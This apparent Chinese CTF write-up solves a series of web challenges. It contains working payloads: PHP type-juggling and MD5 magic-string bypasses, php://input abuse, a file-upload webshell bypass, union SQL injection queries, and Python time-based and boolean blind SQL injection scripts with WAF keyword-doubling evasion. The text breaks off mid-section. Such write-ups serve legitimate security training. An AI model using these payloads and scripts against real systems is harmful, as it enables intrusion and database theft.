代码审计发现需要满足两个条件：1. if(isset($_GET['v1']) && isset($_GET['v2']) && isset($_GET['v3'])) ==》 TRUE

2. if($v1 != $v2 && md5($v1) == md5($v2)) ==》 TRUE

利用 MD5 特殊字符串和 strcmp()函数不能不处理数组进行构造 payload

```
?v1=QNKCDZO&v2=s1885207154a&v3[]=11
```

利用 MD5 和 strcmp()函数不能不处理数组进行构造 payload

```
?v1[]=13&v2[]=12&v3[]=11
```

“我到底做错了什么，要给我看这个！”

“还记得你曾经说过。。。。。。。。”

PHP是世界上最好的语言

SKCTF{Php_1s_tH3_B3St_L4NgUag3}


get flag:

```
SKCTF{Php_1s_tH3_B3St_L4NgUag3}
```

29. login1(SKCTF)

考点：基于约束的 SQL 攻击

Topic Link：http://123.206.31.85:49163/



先去注册一个用户进行登陆看看页面是否有特殊的信息显示

注册：

username："123"

password："aA123456"

登陆：

根据登陆显示 and 题目提示 SQL 约束攻击

构造 payload：

注册：

//username 中空格数要大于 uesrname 字段值的设置值(空格数尽量多一些，多余的部分将会被截断)，绕过注册限制

username: "admin 0"

password: "aA123456"

登陆:

//真正成功存入数据库中的是"admin " 原因 username 字段没有设置 unique 字段限制，"admin"="admin+空格"导致绕过 admin 的限制

username: "admin "

password: "aA123456"

get flag:

```
SKCTF{4Dm1n_HaV3_GreAt_p0w3R}
```


30. 你从哪里来

考点：HTTP 请求

Topic Link：http://123.206.87.240:9009/from.php

根据页面提示，构造 HTTP 请求头，添加 Referer 字段：Referer: https://www.google.com

抓包构造



get flag:

```
flag{bug-ku_ai_admin}
```

31. md5 collision(NUPT_CTF)

考点：php 弱类型

Topic Link：http://123.206.87.240:9009/md5.php


md5 collision(NUPT_CTF)

100

http://123.206.87.240:9009/md5.php


Flag

Submit



please input a

根据提示传入参数 a,但是显示 false，有题目可猜测 MD5 碰撞，尝试构造 payload



flag{md5_collision_is_easy}

MD5 碰撞列表

```
QNKCDZO

0e830400451993494058024219903391


s878926199a

0e545993274517709034328855841020
```

```
s155964671a
0e342768416822451524974117254469

s214587387a
0e848240448830537924465865611904

s214587387a
0e848240448830537924465865611904

s878926199a
0e545993274517709034328855841020

s1091221200a
0e940624217856561557816327384675

s1885207154a
0e509367213418206700842008763514
```

get flag:


```
flag{md5_collision_is_easy}
```


32. 程序员本地网站

考点：HTTP 请求

Topic Link: http://123.206.87.240:8002/localhost/

根据提示从本地访问，在 HTTP 请求头里面加上字段 X-Forwarded-For：127.0.0.1 或者 Client-Ip：127.0.0.1





get flag:

```
flag{loc-al-h-o-st1}
```

33. 各种绕过

考点：代码审计、sha1()

Topic Link: http://123.206.87.240:8002/web7/

代码：

```
<?php
highlight_file('flag.php');
$_GET['id'] = urldecode($_GET['id']);
$flag = 'flag{xxxxxxxxxxxxxxxxx}';
if (isset($_GET['uname']) and isset($_POST['passwd'])) {
    if ($_GET['uname'] == $_POST['passwd'])
```

```
        print 'passwd can not be uname.';

    else if (sha1($_GET['uname']) === sha1($_POST['passwd'])&($_GET['id']=='margin
'))

        die('Flag: '.$flag);

    else

        print 'sorry!';

}
?>
```

代码审计需要满足：1. $_GET['uname'] != $_POST['passwd']

2. sha1($_GET['uname']) === sha1($_POST['passwd']) //利用数组绕过

3. $_GET['id']=='margin')

利用 sha1() 不能处理数组进行构造 payload

```
http://123.206.87.240:8002/web7/?uname[]=999&id=margin


POST: passwd[]=6666
```

get flag:

```
Flag: flag{HACK_45hhs_213sDD}
```

34. web8

考点：php 伪协议

Topic Link: http://123.206.87.240:8002/web8/

web8

110

txt? ? ? ?

http://123.206.87.240:8002/web8/

页面源码


```
<?php
extract($_GET);
if (!empty($ac))
{
$f = trim(file_get_contents($fn));
if ($ac === $f)
{
echo "<p>This is flag:" ." $flag</p>";
}
else
{
echo "<p>sorry!</p>";
}
}
?>
```

代码审计发现需要满足两个条件：1. ac 不能为空

2. $ac === $f

利用 php 伪协议：php://input 构造 payload

```
http://123.206.87.240:8002/web8/?ac=123&fn=php://input


POST: 123
```



get flag:


```
This is flag: flag{3cfb7a90fc0de31}
```

35. 细心

考点：渗透测试


Topic Link: http://123.206.87.240:8002/web13/

利用御剑 web 扫描器进行网站的扫描



访问 http://123.206.87.240:8002/web13/robots.txt 根据提示再访问 http://123.206.87.240:8002/web13/resusl.php

根据提示管理员 admin 尝试给 x 赋值为 admin，意外得到 flag



get flag:

```
flag(ctf_0098_lkji-s)
```

36. 求 getshell

考点：文件上传


Topic Link：http://123.206.87.240:8002/web9/

根据提示需要上传 php 马，经过测试需要满足一下几个条件

1、文件名 filename=*.php5

2、文件类型 Content-Type: image/jpeg

3、数据包类型 Content-Type: multipart/form-datA #大小写绕过



get flag；

```
KEY{bb35dc123820e}
```

37. INSERT INTO 注入

考点：HTTP 头部注入、WAF 绕过

Topic Link: http://123.206.87.240:8002/web15/

INSERT INTO注入
150

地址：http://123.206.87.240:8002/web15/

flag格式：flag{xxxxxxxxxxxx}
不如写个Python吧

```
error_reporting(0);

function getIp(){
$ip = '';
if(isset($_SERVER['HTTP_X_FORWARDED_FOR'])){
$ip = $_SERVER['HTTP_X_FORWARDED_FOR'];
}else{
$ip = $_SERVER['REMOTE_ADDR'];
}
$ip_arr = explode(',', $ip);
return $ip_arr[0];
```

代码：

```
error_reporting(0);


function getIp(){
$ip = '';
if(isset($_SERVER['HTTP_X_FORWARDED_FOR'])){
$ip = $_SERVER['HTTP_X_FORWARDED_FOR'];
}else{
$ip = $_SERVER['REMOTE_ADDR'];
}
$ip_arr = explode(',', $ip);
return $ip_arr[0];


}


$host="localhost";
$user="";
$pass="";
$db="";


$connect = mysql_connect($host, $user, $pass) or die("Unable to connect");


mysql_select_db($db) or die("Unable to select database");
```

```
$ip = getIp();
echo 'your ip is :'.$ip;
$sql="insert into client_ip (ip) values ('$ip')";
mysql_query($sql);
```

分析是 HTTP 头部注入

1. 代码 0 报错：error_reporting(0) 所以不考虑报错注入
2. 代码只有 IP 回显所以不考虑 Boolean 注入
3. 注入归于时间注入

payload:

```
#-*- encoding: utf-8 -*-
import requests

str_value="0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ,_!@#$%^&*."
url="http://123.206.87.240:8002/web15/"
flag=""

#爆表名长度：14
#data = 11'  and (case when (length((select group_concat(table_name) from information_schema.tables where table_name=database()))=14) then sleep(4) else 1 end)) #
#爆表名值：client_ip,flag
#data = "11'and (case when (substr((select group_concat(table_name) from information_schema.tables where table_schema=database() ) from " + str(i) + " for 1 )='" + str1 + "') then sleep(4) else 1 end )) #"

#爆字段长度：4
#data = 11'  and (case when (length((select group_concat(column_name) from information_schema.columns where table_name='flag'))=4) then sleep(4) else 1 end)) #
#爆字段值：flag
#data = "11' and (case when (substr((select group_concat(column_name) from information_schema.columns where table_name='flag') from " + str(i) + " for 1 )='" + str1 + "') then sleep(4) else 1 end )) #"
```

```
#爆字段内容长度：32
#data = 11'  and (case when (length((select group_concat(flag) from flag))=32) then sleep(4) else 1 end)) #
#爆字段内容：xxxxxxxxxxxxxxxxxxxxxxxx
#data = "11' and (case when (substr((select group_concat(flag) from flag) from " + str(i) + " for 1 )='" + str1 + "') then sleep(4) else 1 end )) #"


for i in range(1,33):
    for str1 in str_value:
        data = "11' and (case when (substr((select group_concat(flag) from flag) from " + str(i) + " for 1 )='" + str1 + "') then sleep(5) else 0 end )) #"
        headers = {"x-forwarded-for":data}
        try:
            result = requests.get(url,headers=headers,timeout=4)
        except:
            flag += str1
            print("flag:"+flag)
            break
print('End_Flag:' + flag)
```

get flag:

```
flag{cdbf14c9551d5be5612f7bb5d2827853}
```

38. 这是一个神奇的登陆框

考点：SQL 注入

地址：http://123.206.87.240:9001/sql/

对 Username 进行测试发现 admin"会显示错误信息，admin"#时显示正常，猜测存在联合注入

查询字段数

```
admin" order by 1,2# False
admin" order by 1,2,3# True
```

查询数据库

```
admin" union select databses(),2#
```

查询表

```
admin" union select group_concat(table_name),2 from information_schema.tabl
es where table_schema='bugkusql1'#
```

查询 flag1 表字段

```
admin" union select group_concat(column_name),2 from information_schema.col
umns where table_name='flag1' and table_schema='bugkusql1'#
```

查询字段数据

```
admin" union select group_concat(flag1),2 from bugkusql1.flag1#
```

get flag:

```
flag{ed6b28e684817d9efcaf802979e57aea}
```


39. 多次


考点：SQl 注入

地址：http://123.206.87.240:9004

初始界面

测试发现可能存在注入







通过 fuzz 测试查看过滤了那些关键字

payload1

```
# 123.206.87.240:9004/1ndex.php?id=1' anandd length("sselectelect") --+ tru
e
# 123.206.87.240:9004/1ndex.php?id=1' anandd length("select") --+ false
```







在知道过滤了那些关键字之后，继续测试发现存在布尔盲注

payload2

```
http://123.206.87.240:9004/1ndex.php?id=1%27%20anandd%201=1--+
```

```
http://123.206.87.240:9004/1ndex.php?id=1%27%20anandd%201=2--+
```





在已知存在布尔盲注的基础上编写 POC1

```
import requests


url = "http://123.206.87.240:9004/1ndex.php?id=1' anandd (ascii(substr((sel
selectect database()),{_},1))>{__}) --+"

#url = "http://123.206.87.240:9004/1ndex.php?id=1' anandd (seselectlect asc
ii(substr((selselectect group_concat(table_name separatoorr ':') from infoo
rrmation_schema.tables where table_schema=database()),{_},1))>{__}) --+"

#url = "http://123.206.87.240:9004/1ndex.php?id=1' anandd (seselectlect asc
ii(substr((seselectlect group_concat(column_name separatoorr ':') from info
orrmation_schema.columns where table_name='flag1' anandd table_schema=datab
ase()),{_},1))>{__}) --+"

#url = "http://123.206.87.240:9004/1ndex.php?id=1' anandd (selselectect asc
ii(substr((selselectect group_concat(flag1,':',address separatoorr '?') fro
m flag1),{_},1))>{__}) --+"
```

```
data = ''


for  i  in range(1,100):
    min = 33
    max = 126
    while min<=max:
        mid = (max + min)//2
        payload = url.format(_=i,__ = mid)
        r = requests.get(payload)
        if 'There is nothing.' in r.text:
            min = mid+1
        else:
            max = mid-1


    data += chr(min)
    print(data)
print("done")
```

PS：此处的 Waf 可用双写关键字绕过


Run 数据库：

```
w
we
web
web1
web10
web100
web1002
web1002-
web1002-1
web1002-1!
web1002-1!!
web1002-1!!!
web1002-1!!!!
web1002-1!!!!!
web1002-1!!!!!!
web1002-1!!!!!!!
web1002-1!!!!!!!!
web1002-1!!!!!!!!!

Process finished with exit code -1
```

Run 表：

```
f
fl
fla
flag
flag1
flag1:
flag1:h
flag1:hi
flag1:hin
flag1:hint
flag1:hint!
flag1:hint!!
flag1:hint!!!
flag1:hint!!!!

Process finished with exit code -1
```

Run 字段：

